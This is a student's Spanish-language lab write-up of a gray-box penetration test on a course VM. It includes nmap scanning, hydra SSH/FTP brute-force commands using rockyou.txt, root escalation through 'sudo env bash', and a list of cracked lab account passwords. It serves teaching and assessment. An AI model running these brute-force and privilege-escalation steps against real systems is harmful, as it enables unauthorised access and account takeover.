

Desafío 1. Write Up

Por Tomas Santana. CI 30604530

Resumen ejecutivo

En este desafío se realizó un Pen Testing de tipo Gray Box a una máquina virtual con dirección IP `172.17.0.2`. Se obtuvo acceso a la máquina con un ataque de fuerza bruta al servicio `ssh`, que nos permite obtener control remoto a un sistema si conocemos un usuario y contraseña válidos.

Como se conocía un posible nombre de usuario, se aprovechó este hecho para probar contraseñas comunes con una herramienta de explotación de vulnerabilidades llamada `hydra`. Se obtuvo la contraseña del usuario `tsantana`, ya que usaba una clave presente en un diccionario de contraseñas conocido, `rockyou.txt`.

Una vez que se obtuvo acceso no privilegiado, información confidencial almacenada en el computador reveló la contraseña del usuario `hbracho`, que tiene acceso privilegiado a la máquina. Se utilizó esta información para obtener acceso privilegiado a la máquina.

Luego se utilizó una base de datos conocida, `GTF0Bins`, para encontrar posibles vulnerabilidades en el sistema que permitieran obtener acceso root. Se encontró una vulnerabilidad en el comando `env` que permitía obtener una shell con permisos máximos en la máquina. Ejecutando este comando, se obtuvo control completo del sistema.

Usar contraseñas seguras y no almacenar información sensible de forma accesible por cualquier usuario son buenas prácticas que pudieron evitar este ataque. Deshabilitar el acceso por `ssh` con contraseña es otra buena estrategia.

0. Vista general

Se conoce que la máquina cuenta con 21 usuarios, correspondientes a los 20 estudiantes de la materia de ciberseguridad de la Universidad Rafael Urdaneta en el periodo 2024A, más el profesor de la materia. Se conoce que el profesor tiene el usuario `hbracho`. También se conoce que existe información importante y posiblemente sensible en el directorio `/opt`.

Como se conoce cierta información de la máquina, se considera que el Pen Testing es de tipo Gray Box.

1. Reconocimiento

Luego de desplegar la máquina y obtener la dirección IP (`172.17.0.2`), se procede a realizar un escaneo de puertos con `nmap`:

```
nmap -A -p- -sS 172.17.0.2
```

Donde se busca la versión de los servicios (opción -A), se escanean todos los puertos (opción -p-) y se realiza un escaneo de forma sigilosa (opción -sS). Se obtiene la siguiente información:

```
Nmap scan report for 172.17.0.2
Host is up (0.00012s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.18.24-1 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.18.24-1-Debian
80/tcp    open  http      nginx 1.22.1
|_ http-server-header: nginx/1.22.1
|_ http-title: Welcome to nginx!
MAC Address: 02:42:AC:11:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80E=4%D=6/1%OT=21%CT=1%CU=33340%PV=Y%DS=1%DC=D%G=Y%M=0242AC%TM
OS:=665BB277%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.12 ms  172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.65 seconds
```

Figure 1: Resultado del comando NMAP

Se observa que la máquina cuenta con los servicios FTP (ProFTPD), SSH (OpenSSH 9.2p1 Debian 2+deb12u2), DNS (ISC BIND 9.18.24-1 (Debian Linux)) y HTTP (nginx 1.22.1).

2. Análisis de vulnerabilidades

En primer lugar, buscamos vulnerabilidades conocidas en los servicios que se encuentran activos en la máquina. Para esto se usan las bases de datos Exploit Database y CVE Details. A primera vista no se consigue ninguna vulnerabilidad explotable para obtener acceso a la máquina, por lo que se intentará con otro enfoque.


Otra vulnerabilidad conocida es que se conoce el posible formato de los nombres de usuario de la máquina. Como en la máquina hay un usuario para cada estudiante de la materia de ciberseguridad de la Universidad Rafael Urdaneta en el periodo 2024A, y se conoce que el usuario del profesor es **hbracho** y su nombre es **Haller Bracho**, se puede intentar con los nombres de usuario de los estudiantes, por ejemplo **Tomas Santana** y **tsantana**.

3. Explotación de vulnerabilidades

Utilizando **hydra** se puede realizar un ataque de fuerza bruta a los servicios SSH y FTP de la máquina. Se utiliza el siguiente comando para realizar el ataque al servicio SSH

```
hydra -l tsantana -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Donde se utiliza un solo nombre de usuario (**tsantana**) y un diccionario de contraseñas posibles (**rockyou.txt**). Como no se especifica la cantidad de hilos, **hydra** utilizará el máximo posible de la máquina. Muchas veces es recomendado limitar el número de tareas paralelas a 4. Al finalizar la ejecución se obtiene la siguiente respuesta:




```
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 131.00 tries/min, 131 tries in 00:01h, 14344269 to do in 1824:59h, 16 active
[22][ssh] host: 172.17.0.2 login: tsantana password: volleyball
1 of 1 target successfully completed, 1 valid password found
```

Figure 2: Resultado de hydra para el servicio ssh

Se obtiene la contraseña del usuario **tsantana** (**volleyball**).

Puede realizarse el mismo ataque al servicio FTP, y se obtiene el mismo resultado.

```
hydra -l tsantana -P /usr/share/wordlists/rockyou.txt ftp://172.17.0.2
```



```
[21][ftp] host: 172.17.0.2 login: tsantana password: volleyball
[STATUS] 14344398.00 tries/min, 14344398 tries in 00:01h, 1 to do in 00:01h, 6 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-01 20:04:42
```

Figure 3: Resultado de hydra para el servicio ftp

Ahora se puede acceder a la máquina con el usuario **tsantana** y la contraseña **volleyball**:

```
ssh tsantana@172.17.0.2
```

E introducimos la contraseña **volleyball**. Se obtiene acceso a la máquina.

```
Linux 39a4fb3fb0dc 5.15.133.1-microsoft-standard-WSL2 #1 SMP Thu Oct 5 21:02:42 UTC 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tsantana@39a4fb3fb0dc: $
```

Figure 4: Acceso al sistema con el usuario `tsantana`

4. Escalamiento de privilegios

Ahora que hemos conseguido acceso a la máquina, podemos buscar la información sensible en el directorio `/opt`.

```
ls /opt
```

Encontramos un archivo llamado `mensajeImportante`. Procedemos a leer el contenido del archivo:

```
cat /opt/mensajeImportante
```

Se obtiene la siguiente respuesta:

```
tsantana@39a4fb3fb0dc: $ cat /opt/mensajeImportante
El único usuario con ciertos privilegios administrativos es hbracho. Su contraseña es el código de la asignatura de Ciberseguridad de URU.
```

Figure 5: Contenido de `mensajeImportante`

Se procede a buscar el código de la asignatura de Ciberseguridad de la Universidad Rafael Urdaneta. Este es `272T37`. Ahora se puede intentar acceder a la máquina con el usuario `hbracho` y la contraseña `272T37`:

```
ssh hbracho@172.17.0.2
```

Introducimos la contraseña `272T37`. Se obtiene acceso a la máquina.

Obtención del acceso root

Se debe encontrar una forma de obtener acceso root. Se puede intentar buscar binarios que pueda ejecutar el usuario `hbracho` con permisos de root. Para ello se puede utilizar el comando `sudo -l`:

```
Linux 39a4fb3fb0dc 5.15.133.1-microsoft-standard-WSL2 #1 SMP Thu Oct 5 21:02:42 U
TC 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hbracho@39a4fb3fb0dc: $
```

Figure 6: Acceso al sistema con el usuario `hbracho`

```
hbracho@39a4fb3fb0dc: $ sudo -l
Matching Defaults entries for hbracho on 39a4fb3fb0dc:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
,
    use_pty

User hbracho may run the following commands on 39a4fb3fb0dc:
    (ALL) NOPASSWD: /usr/bin/env
hbracho@39a4fb3fb0dc: $
```

Figure 7: Resultado del comando `sudo -l`

Se observa que el usuario `hbracho` puede ejecutar el comando `/usr/bin/env` con permisos de root sin necesidad de contraseña.

Utilizando GTFOBins se puede encontrar una forma de obtener una shell con permisos de root utilizando el comando `sudo env`. Se puede intentar ejecutar el comando `sudo env` con el argumento `bash` para obtener una shell `bash` con permisos de root:

```
sudo env bash
```

En caso que la máquina no tenga `bash`, también puede abrirse una shell con permisos de root utilizando el comando `sudo env` con el argumento `sh`:

```
sudo env sh
```

En cualquier caso el resultado es el mismo, se obtiene una shell con permisos de root.

```
hbracho@39a4fb3fb0dc: $ sudo env bash
root@39a4fb3fb0dc:/home/hbracho# whoami
root
```

Figure 8: Acceso al sistema con el usuario `root`

Se ha obtenido acceso root a la máquina.

Exploración de la máquina

En primer lugar, una vez que tenemos acceso root, se puede determinar si el resultado de `nmap` es correcto. Se puede utilizar el comando `service` para listar los servicios que se están ejecutando en la máquina:

```
service --status-all'
```

Que muestra los servicios de la máquina:

```
[ - ]  dbus
[ ? ]  hwclock.sh
[ + ]  named
[ + ]  nginx
[ - ]  procps
[ + ]  proftpd
[ + ]  ssh
[ - ]  sudo
```

Se observa que los servicios `named`, `nginx`, `proftpd` y `ssh` están activos en la máquina, lo cual coincide con el resultado de `nmap`. Sin embargo, el resultado de `nmap` no mostró la versión de `proftpd`. Podemos obtener la versión de `proftpd` utilizando el comando `proftpd -v`:

```
root@39a4fb3fb0dc:/# proftpd -v
ProFTPD Version 1.3.8
```

Buscando en bases de datos de CVE, nos encontramos que hay ninguna vulnerabilidad grave en la versión de `proftpd` que se encuentra en la máquina, por lo que no perdimos ninguna información vital para el ataque.

De resto, ningún otro servicio inactivo en la máquina tiene una versión vulnerable.

Por otro lado, se puede explorar la máquina para encontrar información adicional. Se puede buscar los usuarios de la máquina con el comando `cat /etc/passwd`:

```
cat /etc/passwd
```

Guardando la información de los usuarios en un archivo y utilizando `hydra`, se puede realizar un ataque de fuerza bruta a los servicios SSH de la máquina para obtener las contraseñas de los usuarios. Se puede utilizar el siguiente comando:

```
hydra -L ./usuarios.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Y se obtiene las contraseñas de los usuarios de la máquina.

```
[22] [ssh] host: 172.17.0.2    login: aavila    password: school
[22] [ssh] host: 172.17.0.2    login: aparra    password: bowwow
[22] [ssh] host: 172.17.0.2    login: dvaimberg password: chester
[22] [ssh] host: 172.17.0.2    login: jcarrillo password: barcelona
[22] [ssh] host: 172.17.0.2    login: mhernandez password: cameron
[22] [ssh] host: 172.17.0.2    login: parevalo  password: 0123456789
[22] [ssh] host: 172.17.0.2    login: tsantana  password: volleyball
[22] [ssh] host: 172.17.0.2    login: agarcia   password: orlando
[22] [ssh] host: 172.17.0.2    login: cfernandez password: august
[22] [ssh] host: 172.17.0.2    login: gmendez   password: kitten
[22] [ssh] host: 172.17.0.2    login: jlopez    password: slipknot
[22] [ssh] host: 172.17.0.2    login: mstanzone password: january
[22] [ssh] host: 172.17.0.2    login: rmata     password: 50cent
[22] [ssh] host: 172.17.0.2    login: ugedde    password: samuel
[22] [ssh] host: 172.17.0.2    login: amalaver  password: monkey1
[22] [ssh] host: 172.17.0.2    login: dlopez    password: cutiepie
[22] [ssh] host: 172.17.0.2    login: jmavarez  password: adidas
[22] [ssh] host: 172.17.0.2    login: murdaneta password: tintin
[22] [ssh] host: 172.17.0.2    login: rmerchan  password: mustang
[22] [ssh] host: 172.17.0.2    login: vsalcedo  password: portugal
1 of 1 target successfully completed, 20 valid passwords found
```

Es importante hacer nota que no se requiere el acceso root para realizar este ataque, ya que con el usuario no privilegiado **tsantana** ya podíamos obtener acceso a los nombre de usuario de la máquina listando el directorio home, y como todas tenían contraseña insegura, pueden ser descubiertas fácilmente.

5. Recomendaciones

- Utilizar contraseñas seguras y no almacenar información sensible de forma accesible por cualquier usuario. Utilizar un generador de contraseñas es una forma de evitar ataques de fuerza bruta.
- Deshabilitar el acceso por ssh con contraseña y permitir únicamente el acceso por llaves.